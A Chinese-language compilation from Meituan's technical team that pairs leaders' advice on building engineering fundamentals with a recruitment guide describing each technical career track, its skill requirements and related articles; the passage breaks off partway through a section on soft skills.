“好”的程序员和“差”的程序员，一般来讲都可以实现同样的需求。但是，他们写出来的程序在效率、质量、可维护性、可读性、可扩展性等维度可能存非常明显的差别，这种差别很大程度上取决于他们的技术基本功。 技术基本功存在于每一个项目、每一个代码文件、每一行代码中，是需要技术同学持续积累、持续锻炼的。 如何练好技术基本功？我认为最关键的是要不满足于仅搞定当下的需求，还要不断对自己提出更高的要求——Bug 能否更少？以前趟过的坑是否可以避免？能否满足未来变化的需求？是否可以做到代码即文档？只有不断提高标准，持续地实践，才能不断打磨好基本功，让自己变得更加优秀。

把基础技能练扎实，就能形成肌肉记忆

@ 美团平台技术负责人

技术基本功就是我们在从事技术工作过程中最基础的技能。把基础技能练扎实，就能形成肌肉记忆，收获的不仅是工作交付的质量变得更高，更重要的是工作也会变得更高效。只有这样，我们才可能有更多的时间和精力学习更高的技能，负责更复杂、更重要的工作。 我认为的技术基本功，应该包括计算机技术基础知识、编程规范与原则、设计模式、单元测试等等。而技术基本功的特征是那些最通用、最泛用的基础技能，不受具体业务或问题的束缚，不受技术角色与水平的束缚，也不受实现路径与方法的束缚。 如何练好呢？一是学习行业标准的基础技能，不断提升自己的认知；二是经年累月的大量实践；三是经常总结复盘，Review 自己过去的工作，不断找到待提升点。

基本功易学难精，并具备持续的可提升性

@ 美团快驴技术负责人

一万小时定律说：“人们眼中的天才之所以卓越非凡，并非天资超人一等，而是付出了持续不断的努力。1 万小时的锤炼，是任何人从平凡变成世界级大师的必要条件”。对技术同学来说更是如此。

基本功是基础的知识和技能，易学难精，并具备持续的可提升性，反复训练提升后才能发挥巨大的价值。建议大家能够保持好奇心，坚持深度思考，脚踏实地，追求卓越，长期有耐心。

练习基本功没有捷径

@ 美团到店餐饮技术负责人

技术基本功决定了公司整体的技术水平，也是区别工程师段位的重要特征。对工程师而言，设计、编码、定位 Bug 是三项重要的基本功。技术基本功不易衡量和考

核，它的提升更多源于工程师内心的技术理想以及把技术工作做到极致的态度。

练习基本功也没有捷径，需要务实的心态、严谨的逻辑。当然，每一次设计、编码和 Bug 定位都是提升技术基本功的机会。此外，阶段性复盘对工作的持续提升也有帮助。

用最高的工作标准牵引基本功的锻炼

@ 美团交通技术负责人

技术基本功，应该是工程师日常工作中高频发生的动作，比如做设计、写代码、Code Review、问题排查等等，是每一个工程师都必须掌握并且可锻炼提升的一些基本能力。只有基本功动作过硬，才能赢得团队信任，才能持续攻下山头，最终拿到业务结果，实现个人的成长。 在训练方法上，我认为重要的一点是坚持在日常工作中「追求卓越」，用最高的工作标准牵引基本功的锻炼，然后通过基本功提升来支撑更高的交付标准。希望大家能够认识到技术基本功的重要性，提高苦练技术基本功的意识，并在日常工作中对其反复锻炼和提升。

写在后面

除了技术大咖的分享之外，我们也为大家准备了美团技术团队工程师此前写的两篇成长心法。

第一篇是《工程师如何在工作中提升自己？》，古人云：“活到老，学到老。”互联网技术日新月异，很多工程师都疲于应付，叫苦不堪。如何在繁忙的工作中做好技术积累，构建个人核心竞争力，相信是很多工程师同行都在思考的问题：

- 文章的第一部分阐述了一些学习的原则。任何时候，遵循一些经过检验的原则，这些都是影响效率的重要因素，正确的方法是成功的秘诀。
- 提升工作和学习效率的另一个重要因素是释惑和良好心态。第二部分分析了作者在工作中碰到和看到的一些典型困惑。
- 成为优秀的架构师是大部分初中级工程师的阶段性目标。第三部分剖析架构师的能力模型，让大家对目标所需能力有一个比较清晰的认知。

第二篇是《写给工程师的十条精进原则》，作者分享了自己用 8 年的时间从一个职场小白逐步成长为一名技术 Leader 的经验。

很多技术同学工作中并不是不努力，但收效甚微，到底是哪里出了问题呢？经过一段时间的观察与思考后，作者总结了很重要的一项原因：大多数同学在工作中缺乏原则的指导。原则，犹如指引行动的“灯塔”，它连接着我们的价值观与行动。

桥水基金创始人雷·达里奥在《原则》一书中写道，我们每个人都应该有自己的原则，当我们需要作出选择时，一定要坚持以原则为中心。这篇文章总结了十条工程师的精进原则：

- 原则一：Owner 意识
- 原则二：时间观念
- 原则三：以终为始
- 原则四：闭环思维
- 原则五：保持敬畏
- 原则六：事不过二
- 原则七：设计优先
- 原则八：产出 / 产能平衡
- 原则九：善于提问
- 原则十：空杯心态

以上这些原则有的侧重于个人做事情的方法，比如“Owner 意识”、“时间观念”、

“以终为始”、”闭环思维”等等；有的侧重于团队工作标准规范，如“保持敬畏”、“事不过二”、“设计优先”等等；有的侧重于团队或个人效能提升，如“产出与产能平衡”、“善于提问”、“空杯心态”等等。这些原则也是作者多年在工作与学习中，不断总结得来的经验。希望对大家的进阶成长能够有所帮助。

招聘信息

美团技术运营团队纳新啦！这是一个温馨有爱且非常重视学习和成长的小团队，做的事情有意思也很有挑战。加入我们的话，你可以跟美团近万名优秀工程师同学打交道，你能够接触到很多前沿的技术、思想，还能近距离接触很多业界的技术牛人……

期待优秀的你加入我们，欢迎大家自荐或者推荐～～

岗位职责

1. 根据公司战略方向，规划公司内外支持研发团队的运营项目，包括内容产出、线上线下活动策划组织等。
2. 有效拓展、运营、维护传播渠道，建立完善的合作、传播机制和体系。
3. 独立负责项目的实施，通过与项目相关方沟通获取必备资源，通过数据分析评估各类运营动作的效果。
4. 有效整合各方资源，促进公司内部研发团队的分享交流，提升研发团队对外的技术影响力。

任职要求

1. 喜欢和研发同学打交道，了解他们的喜怒哀乐。
2. 本科及以上学历，3 年以上运营工作经验。
3. 思路清晰，注重细节，具备较好的数据分析和时间管理能力。
4. 有责任感，聪明并热爱学习，自信开朗。
5. 优秀的文字功底和表达能力，一定的活动 / 会议 / 展览组织、执行能力，有产品或用户运营、项目管理、市场文案及编辑记者经验者优先。

感兴趣的同学可投递简历至：tech@meituan.com（邮件标题注明：技术运营）

想进美团不知道选哪个技术岗位？这里有一份通关秘籍！

作者：王鹏

春暖花开，美团春招已经启动，针对校招和社招开放了几千个职位，其中很大部分都是技术岗位。

随着互联网的高速发展，技术岗位在不断地细分，比如软件开发不仅分为前端和后端，前端会分为 Web、iOS 和 Android 三个方向，后端又分为后台、系统、数据等。现在异常火爆的 AI 方向更是让人「眼花缭乱」，深度学习、数据挖掘、NLP、人脸识别、知识图谱等等。那么，我们应该如何更好地选择适合自己的技术岗位呢?

今天我们就逐一介绍各个技术岗位的区别以及对应的岗位要求，然后再解读一下美团面试官会考核的基本能力和软素质，最后我们还附上了来自美团学长学姐的建议，希望这份「通关秘籍」能帮助大家对号入座，找到自己理想的工作。

一、美团技术团队分哪些专业方向?

经过多年耕耘和沉淀，美团技术团队已经建成了比较完备的技术体系，有基于主流开源技术加自研的大数据、基础架构、复杂业务系统平台，以及比较完备的运维、安全、风控系统。目前，美团技术团队主要分成前端、后台、系统、数据、测试、运维、算法等技术方向（内部称为通道），每个方向下面又可能包括几种岗位。

特别要提醒大家注意的是，各个方向和岗位的竞争激烈程度每年是不一样的。今年的推荐算法和嵌入式系统、计算机视觉竞争比较激烈，而前端尤其是移动客户端开发、测试、硬件、安全、数据领域则相对平和。以下是 2020 年春季美团技术团队部分岗位（实习生）的投递录用比（已经收到的简历数：拟招聘的岗位数），供大家参考：

岗位名称	投递录用比	岗位名称	投递录用比
SRE工程师	0：1	机器学习/数据挖掘算法工程师	5：1
iOS开发工程师	1：1	Android开发工程师	5：1
无人机算法工程师	2：1	无人驾驶算法工程师	6：1
硬件质量	2：1	运筹优化研发工程师	9：1
安全工程师	3：1	语音算法工程师	11：1
无人驾驶系统工程师	3：1	自然语言处理开发工程师	13：1
Web前端开发工程师	4：1	运维开发工程师	15：1
无人机软件开发工程师	4：1	嵌入式系统工程师	26：1
数据开发工程师	4：1	计算机视觉工程师	32：1
测试开发工程师	4：1	推荐算法工程师	43：1
后端开发工程师	4：1	/	/

前端开发工程师

前端也称为大前端，分为 Web 前端和终端两大方向。作为连接用户和企业的技术工种，前端涉及的领域越来越广泛，已经不再局限于桌面、手机等环境。在目前大前端融合、5G 的趋势下，想象空间越来越大，给前端工程师带来广阔的成长发展前景。

选择前端的 7 大理由：

- 前端是最接近用户的技术团队，能够第一时间了解用户的需求，是那些对用户体验、交互感兴趣的同学的最佳选择。
- 前端是最容易成为全栈工程师及技术「多面手」的岗位。前端能快速实现原型、快速给用户推出新产品或者新的用户体验，很容易获得职业层面的成就感。
- 前端技术发展迅速，这里特别欢迎有创造力、有想法的同学，技术栈广，有众多的岗位选择和发展空间。
- 前端是美团技术团队中交流最广泛、交流渠道最多、交流氛围最好的团队，在这里你能够认识足够多的技术大牛，也提供足够大的舞台让有想法的同学去展现自己的风采。
- 相比有些学习曲线比较陡峭的技术岗位，前端的学习成长曲线相对平滑。因为绝大多数高校都不开设前端开发的相关课程，而且前端技术还在不断发展和更迭，前端开发领域对所有的新入门同学都比较友好，这是一片蓝海，等待有梦想的你去不断开拓。
- 前端是代码和视觉的结合，是技术和艺术的交融，前端能带给用户最简单直接、最炫酷的视觉享受和用户体验。
- 前端开发是目前互联网领域最炙手可热的技术方向之一，各个公司都高薪争夺前端领域的技术人才，未来可期。

Web 前端

对应岗位名称：前端开发，Web 前端开发。

美团对前端工程师候选人重点考核的专业知识及专业技能

1. **专业背景**：专业技能主要覆盖计算机专业的基础课程，包括数据结构、计算机组成原理、计算机网络、操作系统、数据库、软件工程、C++ 或 Java 编程语言等。此外，现在前端对算法的要求越来越高，在算法方面理解深刻的同学，会有加分。
2. **专业知识**：扎实的 6 项基础知识：HTML、CSS、JavaScript、移动 Web 开发、调试、HTTP 网络知识。
3. **技术能力**：前端工程能力，构建和持续集成。特别是 Coding 能力，能够准确地理解需求，并快速实现高质量的代码。
4. **加分项**：掌握 Web 安全基础知识、浏览器组成及原理方面的基础知识，熟练使用常用的前端框架（React/Vue 等）并对其原理有一定的认识。

终端

对应岗位名称：iOS 开发，Android 开发，移动端开发，客户端开发。

目前，终端也称移动端、客户端，主要按两大平台分为 Android 开发和 iOS 开发。这个方向的优点是对同学们的经验要求较少，只要有较好的编程基础和比较扎实的计算机基础知识，都欢迎加入。

Android 开发工程师

在过去十年中，Android 已经成为和 iOS 并驾齐驱的移动开放平台。未来十年，Android 必将在万物互联的生态中占据更加重要的位置，未来可期。虽然「移动端」的概念被提及的次数越来减少，但目前手机的应用市场中每天仍有几百万量级的 App 在活跃，而这都需要移动端工程师去开发完成。

此外，App 是企业和用户交互的桥梁，直接影响用户体验以及用户对公司品牌的感受，其重要性不言而喻。在美团 Android 开发团队，你写的代码可以影响到数亿用户，你可以把一个个创新的想法，在亲人和朋友的手机上变成实实在在、可以看得见

摸得着的界面，相信这一定会让你收获满满的成就感。

美团对 Android 工程师候选人重点考核的专业知识及专业技能

1. **专业背景**：了解计算机基础知识，包括计算机原理、操作系统、网络、算法等；
2. **技术知识**：重点强调 Java，其次是 C/C++ 和数据结构，这些是最基本的要求，然后是 Android 开发的基础知识；
3. **编码能力**：具备一定的编码能力，包括边界条件、编码风格等。

iOS 开发工程师

如果你希望自己的工作成果被亿万人直接使用，那么就来做客户端吧！如果你觉得 iPhone 真香，那么就来做 iOS 开发工程师吧！在这里，你可以感受技术与体验的完美结合，在成就用户的同时成就自己。在美团，iOS 工程师有着明确的培养路径，美团技术学院提供了丰富的技术文档和课程来帮助大家成长。值得一提的是，校招候选人不要求有 iOS 开发经验，只要具备良好的 CS 基础便可以。加入美团，我们会帮你快速成长为一名优秀的 iOS 工程师。

在美团技术团队，iOS 工程师主要责任就是打造美团和大众点评等超级 App，为它「添砖加瓦」。我们追求更高的代码质量，让 Bug 远离用户；我们追求更高的编程效率，可以让新功能更快地交付给用户。当然，在做完业务需求之余，你可以投身研究一些 OC 语言的特性、App 的性能优化、Hybrid 技术等等。你也可以探索一些工程层面的奥义，比如组件化、平台化、插件化、动态化、自动化，任君遨游。

目前，大家纷纷涌向人工智能、机器学习、图像识别等比较热门的技术领域，千军万马挤独木桥，其难度可想而知。殊不知 iOS 领域因近些年人才过度稀缺，市场发展前景非常好。更重要的是，当你成为一名 iOS 工程师以后，你将常年接触 iOS 与 Mac 系统，杜绝工作环境中的脏、乱、差，体验优雅、高效、丝滑的开发流程，这也将直接影响到你的生活习惯，让你变成一个有追求、有审美、有品位的「攻城狮」。

美团对 iOS 工程师候选人重点考核的专业知识及专业技能

1. **专业背景**：了解计算机基础知识，包括计算机原理、操作系统、网络等，这是客户端开发的通用技能；
2. **技术能力**：基本数据结构与算法，Coding 能力；
3. **加分项**：对 OC 语言特性能够熟练掌握，了解跨端技术，有一定的技术广度。

技术细节请参考美团前端方向的技术文章：

- Flutter 的原理及美团的实践
- React Native 在美团外卖客户端的实践
- 深入剖析 Swift 性能优化
- 美团点评金融平台 Web 前端技术体系
- Android 兼容 Java 8 语法特性的原理分析

后台 / 系统开发工程师

对应岗位名称：Java 开发，后端开发，系统开发，服务端开发。

后端在美团又分为后台和系统两个方向。这是最体现以互联网技术改造实体经济的方向。

后台方向总体偏 to C（消费者）的产品系统及其依赖的基础平台的研发，包括但不限于：Web API、商品 / 库存 / 价格系统、交易系统、促销引擎、支付系统、评价系统、存储系统、消息队列、OCTO、计算平台、检索架构等等。比如我们每一次点外卖时的交易履约都是由后台系统来提供服务的。

后台方向承担了美团基础架构以及各条业务线工程系统的建设，为美团的业务提供了云端保障，包括功能开发、平台建设、基础架构升级等工作，在巨大流量下，为用户提供高性能、高扩展、高并发、高可用、高效率的服务，支撑美团各业务提升运营效率、决策效率，提供良好的用户和商家体验。后台通道也是美团内部最大的一个技术通道。

系统方向偏商户端和公司内部的核心系统的研发，通过技术手段不断提升供给侧效率，降低成本，提升用户体验，促进业务目标达成。随着业务在不断发展变化，美团的新业务在不断涌现，系统方向面临着更复杂、更新鲜的业务场景，也有更多的业务挑战等待着你来解决。

加入美团系统通道，你能够接触线上线下复杂业务，并通过技术手段为业务赋能，进而快速成长为一名懂业务的技术专家。对业务的深刻理解和实践经验会让你身价翻倍，在未来长期的职业发展上有更多选择。美团系统通道牛人多，学习机会多，个人成长快，可以帮你全方位进行提升。值得一提的是，系统通道的成长路径后半段是比较广阔的，离业务更近，能更好地理解公司的商业模式。对于那些有野心的、未来想去创业的同学来说，系统通道是比较合适的方向。

选择后台方向的 5 大理由：

- 互联网已经从「黄金时代」走到「青铜时代」，精细化运营对面向用户的后台业务系统提出更高的要求，业务场景复杂多变，后台 / 系统开发工程师面临更大的挑战，且招聘需求量也非常大。
- 后台 / 系统是支持业务最核心的一环，技术体系广且深，对特别优秀的候选人来说，未来可以选择做业务，也可以选择做技术。发展空间几乎没有上限，只要你足够努力。
- 在美团后台 / 系统通道，行业大牛众多，直接解决复杂业务系统架构设计，面向全社会的用户和商家，可以参与最前沿技术的研究与实践。
- 美团后台 / 系统通道采用导师制，一对一培养。能帮助候选人提升分布式架构设计能力，在丰富的一线实践中，快速成长为优秀的互联网后台开发者。
- 喜欢逻辑实现，喜欢高并发、高可用、高性能业务场景技术挑战同学比较适合选择后台 / 系统通道。

这里是亿级用户规模的平台，这里有持续快速增长的业务，而后台 / 系统工程师能够负责驱动并引领业务的发展，这就是我们的价值。期待优秀的你加入我们！

美团对系统 / 后台开发工程师候选人重点考核的专业知识及专业技能

- 计算机基础扎实，熟悉计算机相关的知识包括数据结构、算法、操作系统、计算机网络、面向对象编程、设计模式、多线程等等。
- Coding 能力，掌握至少一门开发语言（Java/C++ 等）。
- 了解常见的后台 / 系统开发技术，最好阅读过一些项目的源码。

技术细节请参考美团后台 / 系统方向的技术文章：

- 字节码增强技术探索
- 不可不说的 Java“锁”事
- 领域驱动设计在互联网业务开发中的实践
- 美团容器平台架构及容器技术实践
- 高可用性系统在大众点评的实践与经验

数据开发工程师

对应岗位名称：数据开发，数据仓库工程师，大数据工程师。

小数字成就小人生，大数据创造大未来。数据是 DT 时代的「石油」已经成为业内共识。数据技术是企业业务发展的根基，小到一个功能模块的设计优化、产品精细化运营、用户精准化营销，中到 C 端千人千面的产品体验、B 端数字化赋能，大到公司战略定制和决策、创新业务人工智能的突破，数据的应用已经是面面俱到。而且大数据已经成为各个公司的基础设施，伴随着 AI 技术浪潮的到来，大数据也会变得越发重要。

数据通道主要涵盖两大技术方向，一个是数据研发方向，涵盖面向数据资产的数据清洗、加工、整合、挖掘、管理、运营等技术领域，主要包括批处理和实时数据仓库的建设、数据管理、数据价值落地的同学，以及做数据运营的同学。另一个是数据系统研发方向，涵盖批处理、实时数仓开发工具链、BI 系统、数据管理系统等数据系统研发同学。数据开发通道希望通过数仓建设、数据系统建设，来提升公司数据质量、数据效率、数据安全，以数据驱动的方式帮助美团完成业务目标，持续提高公司的运营

效率和核心竞争力。

美团数据通道负责上游系统数据的集成、建模、应用数据和系统的研发，支持和赋能业务、商分和产研等部门在业务运营、管理、策略迭代方面的决策。数据不是单纯的数字，我们已经通过对数据进行集成、处理、分析和管理，逐步将数据打造成为美团最为重要的资产。此外，数据通道还为美团提供基于大数据体系的基础数据平台、数仓平台和商业分析平台，为美团的数字化运营提供了提供高质量、高效率的数据服务。

选择美团数据通道的 5 大理由：

- 数据是一个非常综合的领域，同学们将有机会得到多种技能的训练和培养。数据通道同学可以选择大数据平台搭建、数据资产构建、数据分析、数据挖掘和数据服务化等不同方向，可学习的开发技能包括系统开发技能、数据建模技能、数据应用开发技能等不同方面。在美团，数据人才的发展会有更多的可能性。
- 数据是与业务贴近程度最高的技术门类之一，同学们在为业务提供数据解决方案的过程中，将会得到商业思维和业务管理能力的训练。
- 数据相关技术和技能「浩如烟海」，非常适合对技术追求长期有耐心的同学。而且任何行业和领域的工作都需要数据能力的直接支撑。未来数据人才培养难度较高，市场需求也非常旺盛。
- 美团拥有本地生活领域海量的数据资源、丰富的数据应用场景以及极具挑战性的工作。在美团数据通道，你将有机会参与到 PB 级数据项目实践，参与业界一流的分析平台建设，应用到业界最先进的技术和知识，接触到吃喝玩乐住行的全链条数据。
- 美团的数据体系属于国内顶尖级别，数据通道通过精准、专业的组织建设，为公司的数据开发者带来归属感，提供了专业学习交流机制以及职业晋升指导和渠道。特别是对校招生来说，美团还为大家提供贴心的技术学习和职业发展指导，能够帮助大家迅速成长为一名合格的大数据专业人才。

美团对数据开发工程师候选人重点考核的专业知识及专业技能

- 计算机基础以及大数据通用技术的底层原理，包括数据结构与算法、操作系统、计算机网络、数据库原理、统计分析与概率、数学分析以及 SQL 语言等等；
- Coding 的能力，掌握至少一门编程语言（Java/Python/C 等）；
- 加分项：有一定的数据逻辑能力，对大数据开源框架有认知，了解分布式计算、消息队列、KV 存储等等，了解数据挖掘与机器学习基本理论和方法。

细节可以通过美团数据方向的技术文章来体验：

- 美团配送数据治理实践
- 美团数据平台融合实践
- 美团数据仓库的演进
- 美团数据平台 Kerberos 优化实战
- 每天数百亿用户行为数据，美团点评怎么实现秒级转化分析?

测试工程师

对应岗位名称：测试开发，测试工程师，QA 工程师。

互联网已逐步成为人们生活和工作中不可或缺的部分，相应的，用户对互联网产品的用户体验和质量要求随之「水涨船高」，质量低、体验差的产品也将越来越难以留在赛道上。这样的背景下，测试工程师的岗位面临着新的挑战和机遇。美团对测试工程师的期待远不止是传说中「点点点」式的「黑盒」功能测试，而是需要与产品、研发、业务团队密切协作，以专业能力保证数亿消费者的用户体验，支撑数百万商家的线上化运营。

守住质量底线，交付用户价值。美团测试工程师的岗位职责除了基于对用户需求和被测系统的理解、设计并执行完备高效的测试用例从而保证交付质量外，还需要不断推动被测系统改进可测性设计、探索高效测试方法、持续提升自动化测试水平。在此过

程中不断完善的测试工具、持续交付基础设施将使得我们的研发过程日趋高效，全过程、多维度的研发过程数据将驱动我们的技术团队持续进化。一个业务需求从发起到最终交付用户使用，测试工程师的角色无处不在，全方位的为稳定的交付质量和良好的用户体验保驾护航。

美团测试通道能力模型全面且立体，测试工程师的成长路径涵盖测试技术专家、业务方向质量顾问、测试工具与基础设施开发者等不同诉求。针对上述细分领域，美团测试通道精心准备了适用于初、中、高阶的培训课程。目前培训课程已经过多轮评审和迭代，课程讲师均是公司内各个领域的佼佼者。期待有朝一日你也成为光荣的讲师团成员！

选择美团测试通道的 4 大理由：

- 适于不同类型人才发挥的空间，无论是热衷技术还是长于协作，热情洋溢或是冷静心细，都能找到展现个人精彩的舞台；
- 有利于锻炼综合能力，从业务理解到技术架构，从沟通协作到效率提升，相较于「固守一隅」的开发人员拥有更为广阔的视角；
- 测试通道拥有清晰的人才模型、健全的职级体系、多样化的成长路径，资深导师辅导、开放的技术氛围帮助每位同学成长；
- 立足完整的测试理论基础和技术体系，面临万物互联和智能化时代伟大挑战，有机会与我们一同探索测试领域全新的未来。

当然，在面对多种多样的被测系统时，测试工程师需要对它们的技术原理和实现方法有基本的了解，才能有针对性的进行更深入的测试。在遇到各式各样的可测性难题时，测试工程师需要打破边界、发散思维，从别的领域寻求启发，以突破本领域的思维定势。当然最重要的一点是学习能力，业务领域和技术领域的知识浩渺如大海，扎实的基础知识是成长的基石，而良好的学习习惯，快速的学习能力，以及驱动自己不断探索未知领域的好奇心才是成长的持续动力。

美团对测试工程师候选人重点考核的专业知识及专业技能

- 计算机技术基础，包括网络、数据结构、数据库、操作系统、编程语言、软件测试 / 软件工程等等；对校招生不要求有丰富的工作经验，更注重技术基础能力是否扎实。
- 了解经典的软件测试理论，熟悉基本的测试设计方法；对质量度量、流程把控、客户端专项、性能工具的使用较为熟悉；且具备一定的编码能力；
- 加分项：测试工程师的岗位需要候选人有比较广泛的知识面，最好对计算机各个领域的知识均有涉猎，不求样样精通，但求能融会贯通。

细节可以通过美团测试方向的技术文章来体验：

- 质量运营在智能支付业务测试中的初步实践
- “小众”之美——Ruby 在 QA 自动化中的应用
- 大众点评 App 的短视频耗电量优化实战
- Lego- 美团接口自动化测试实践
- 智能支付稳定性测试实战

运维工程师

对应岗位名称：运维开发，SRE，DevOps，DBA，网络工程师，安全工程师。

在美团做运维工程师，主要分为 SRE、系统网络工程师和 DBA 三个方向，以及安全领域。鉴于安全的特殊地位，我们会将安全工程师，单独拿出来进行说明，本部分先介绍前三个方向。

SRE 会以「上帝视角」来运维全公司的业务系统，每一个操作都关乎亿万用户的使用，每一项优化都能帮助公司降低成本，增加效率。公司业务的持续发展离不开卓越的运营，稳定性保障领域还有很多难题需要我们去突破，SRE 有很大的机会成长为优秀的架构师、管理者。

系统网络工程师的主要职责是维护和保障美团基础设施的稳定，包括数据中心、网

络、服务器等设施，及维护设施所需的运维平台建设与运维。这是涉及基础科学，垂直技术领域最多的一个通道，通过技术与运营相结合，为公司业务提供稳定、高效、低成本的基础设施资源。如果你成为一名系统工程师，就有机会接触大规模的基础设施资源，能够以软硬件结合的方式，系统性的参与到大规模的基础设施的运营。

DBA 团队负责保障美团数据库服务的稳定和安全，致力于为公司提供稳定、可靠、高效的在线存储服务。从传统的运维 DBA 起步，DBA 团队在短时间内经历了脚本化、工具化、平台化、自动化的快速迭代，并开始了在智能运维领域的探索和实践。展望未来，我们将着力于应用 AI 技术推进数据库运维自动化与智能化的交叠演进，并借助 NewSQL、容器化、软硬件一体化技术促进 OLTP 与 OLAP 更好的融合。如果你有志于服务万亿级的高并发、大流量、多租户的应用场景，欢迎加入美团 DBA 团队。

1. **SRE**：扎实的计算机系统基础知识，丰富的网络知识，掌握常用算法，具备脚本编程能力；具备 Linux 操作系统的运维实操经验，具备小型网站的搭建能力；
2. **系统网络工程师**：扎实的计算机系统基础知识，丰富的网络知识，掌握常用算法，具备脚本编程能力；具备 Linux 操作系统的运维实操经验；能够无障碍阅读英文技术 Paper；
3. **DBA**：能够掌握各种数据结构，如数组、链表、队列和栈，以及树、哈希表等；掌握数据库的基础知识，如范式、表结构设计，常用 SQL 语句，聚合函数的用法等；掌握 Linux 系统下的常用 Shell 命令；掌握简单的正则表达式和文本处理方法；掌握操作系统的基础知识；多参与实际的项目，在项目中积累编码经验，增强动手能力。

细节可以通过美团运维方向的技术文章来体验：

- 数据库智能运维探索与实践
- SQL 解析在美团的应用

- 云端的 SRE 发展与实践
- Redis 高负载下的中断优化
- 美团数据库高可用架构的演进与设想
- 美团数据库运维自动化系统构建之路

安全工程师

在当今社会，企业的信息安全越来越重要，它关系到亿万用户的数据安全和隐私保护，关系到国计民生的基础设施可靠性，甚至可能还关系到国家安全。只有安全上不发生颠覆性的风险，用户和业务才能岁月静好。

美团安全团队是一群有使命感的「守夜人」，他们用卓越的本领和超强的责任心守卫着美团数亿用户的数据和隐私。如果你也热爱安全攻防，愿意在网络空间里「除暴安良」、「保家卫国」，当一位「侠之大者」，欢迎加入美团安全团队！当你选择了信息安全，你会发现不仅是选择了一个行业，更是选择了一种责任。

面对日益复杂的攻防对抗形式和海量数据场景，美团安全团队也在不断提升自己的标准，致力于成为追求卓越、业界领先的安全团队，并落地更多业界认可的实践安全项目。目前，美团安全团队人才济济，大多数核心成员拥有多年互联网以及不同安全领域实践经验，均参与过大型互联网公司的安全体系建设，其中不乏具备百万级 IDC 规模攻防对抗的经验的全球化安全人才、CVE 挖掘圣手、业务全流程风控专家、国际顶级会议演讲者、以及知名媒体大 V 等。值得一提的是，美团安全团队的氛围非常的轻松和谐。我们不止有「格子衫文化」，更会吃喝玩乐，是一群热爱生活，并且享受生活的年轻人。

1. **专业背景**：优先信息安全、计算机科学、统计学、数学等相关学历及专业背景的同学；
2. **技术技能**：至少熟悉 Python、Java、Go、C++ 等主流语言中的一门，有过至少一门语言的开发实践；了解行业政策与动向，关注最新安全漏洞，能分析漏洞原理和实现 PoC 编写；能够无障碍阅读英文技术 Paper；

3. **覆盖领域**：对网络安全、应用安全、数据安全、业务安全、移动安全、AI 安全、IoT 安全、内容风控、攻防对抗、安全算法等任意领域有实操经验，或有着一定的见解，并对此研究方向抱有热情；
4. **加分项**：如果你是挖洞能手，有独立挖掘过知名开源应用 / 大型厂商高危漏洞经历，或在相关领域获奖、发表过 Paper、做过分享；或者曾经在大型互联网公司有过相关实习经验；或者了解 AI 主流算法适用场景和调参，有相关的实践经验，都是加分项哦 ~

细节可以通过美团安全领域的技术文章来体验：

- 互联网企业数据安全体系建设
- 云原生之容器安全实践
- 浅谈大型互联网企业入侵检测及防护策略
- 初探下一代网络隔离与访问控制
- 互联网企业安全之端口监控
- 从 Google 白皮书看企业安全最佳实践

硬件开发工程师

对应岗位名称：硬件开发，嵌入式系统工程师。

硬件涉及面很广，这里不仅仅有硬件的设计和开发工作，同时包括了嵌入式软件方向、机械与结构方向、硬件质量管理等技术方向。这是一个需要能够「上通业务，下晓硬件」的技术领域，在这里工作的同学都是软硬结合的多面手。他们为美团的智能硬件平台提供最佳的解决方案，帮助美团拓展在 IoT 领域的战略布局。

「硬件」的价值，看得见，摸得着。硬件是软件系统的载体，软件基于稳定可靠的硬件特性基础而扩展，硬件帮助软件技术价值触达用户。如果你是一位喜欢精雕细琢的「工匠」，欢迎加入我们，一起铸造精品！

1. 机械和电子专业技术知识，质量及项目管理专业技能，以及发现和解决问题能力。

2. 其中嵌入式软件方向：需要了解计算机体系结构，C/C++ 程序设计语言，数据结构，常用的网络通信结构，操作系统等基础知识。

算法工程师

对应岗位名称：算法工程师。

美团算法团队希望通过人工智能技术为业务创造价值。要求候选人能够在深入理解美团业务的基础上，进行有效场景的抽象和建模，并使用数据和算法优化上述模型；同时要求候选人能够从海量数据中总结规律，通过规则、模型、自适应学习系统等方式进行有效知识沉淀，通过数据驱动的方式帮助公司提升业务运营全链条的效率、效果。

美团拥有丰富的算法应用场景、海量的数据、以及强大的算力平台。美团算法团队正在构建的 AI 相关技术，囊括了语音、视觉、自然语言处理、机器学习、知识图谱、搜索推荐、运筹优化、运动控制等领域；美团因为涉及线上和线下经济结合的众多业务，有丰富的应用场景，包括美团点评 App 内搜索推荐、面向外卖配送的定价和调度、无人配送的自动驾驶、无人机的飞行控制、智能耳机里的语音识别、人脸识别、智能语音客服系统、金融体系和供应链系统中的庞大知识图谱等。同时，美团的巨大的用户和商户以及订单体量，产生了 PB 量级的真实数据，例如海量的用户评价、商家经营数据、商场监控数据、餐馆菜单、无人车感知数据等，这些真实的数据对于算法研究人员是一个巨大的宝藏和修炼场。美团拥有数万高性能服务器以及数千张 GPU 卡，给模型训练提供了充足的算力。

目前，美团算法团队比较急缺的岗位包括机器学习 / 数据挖掘算法工程师、运筹优化研发工程师、语音算法工程师、自然语言处理开发工程师、推荐算法工程师、计算机视觉工程师、无人车和无人机的感知 / 规划控制工程师等。

美团对算法工程师候选人重点考核的专业知识及专业技能

1. 专业背景：算法基础知识与工程基础知识，包括数据结构、数学、机器学习理论等。

2. 专业知识：细分领域知识，包括数据挖掘、运筹优化、深度学习等基础知识，NLP、图像、3D 空间定位、点云、运动规划控制等。
3. 专业能力：要求具备一定的文献阅读和调研能力，以及算法策略的实现能力。

划重点：美团算法岗位的竞争非常激烈。如果你在算法方面不是特别自信的话，建议多考虑一下美团的工程方向。

细节可以通过美团算法方向的技术文章来体验：

- 美团 BERT 的探索和实践
- 美团推荐算法实践
- 深度学习在搜索业务中的探索与实践
- 美团外卖骑手背后的 AI 技术
- 深度学习在美团推荐平台排序中的运用
- 机器学习中模型优化不得不思考的几个问题
- 深度学习在美团配送 ETA 预估中的探索与实践

以上就是美团技术团队岗位整体介绍以及对岗位的要求，如果大家想了解更多的招聘信息和岗位信息，欢迎关注「美团技术团队」、「美团点评招聘」微信公众号。

二、哪些软素质最受面试官的认可？

基本能力

- **聆听的能力**：希望你能够迅速 Get 到面试官的提出的问题核心以及前提条件，避免在未清晰获取到问题或者没有思考清晰的情况下，直接就回答面试官提出的问题。
- **沟通表达的能力**：口头和书面表达逻辑清晰，能够有条理地进行思考，清楚、有力地表达自身想法和观点。在美团的日常工作中，编写技术文档和发送邮件的情况非常普遍，希望你具备清晰的逻辑思考能力和优秀的写作能力。
- **学习能力**：美团有句经典老话：我不会但我可以学。我们希望你能够主动发现

